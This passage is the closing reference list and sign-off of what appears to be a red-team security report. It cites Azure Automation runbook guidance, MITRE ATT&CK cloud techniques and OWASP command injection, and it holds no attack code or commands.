- Azure Automation – Runbook security best practices and PSScriptAnalyzer rules.
- MITRE ATT&CK® Enterprise Matrix v14 – Cloud techniques.
- OWASP – Command Injection (A03:2021 – Injection).

— End of Report —

Prepared by Deriche Yanis · Red Team Specialist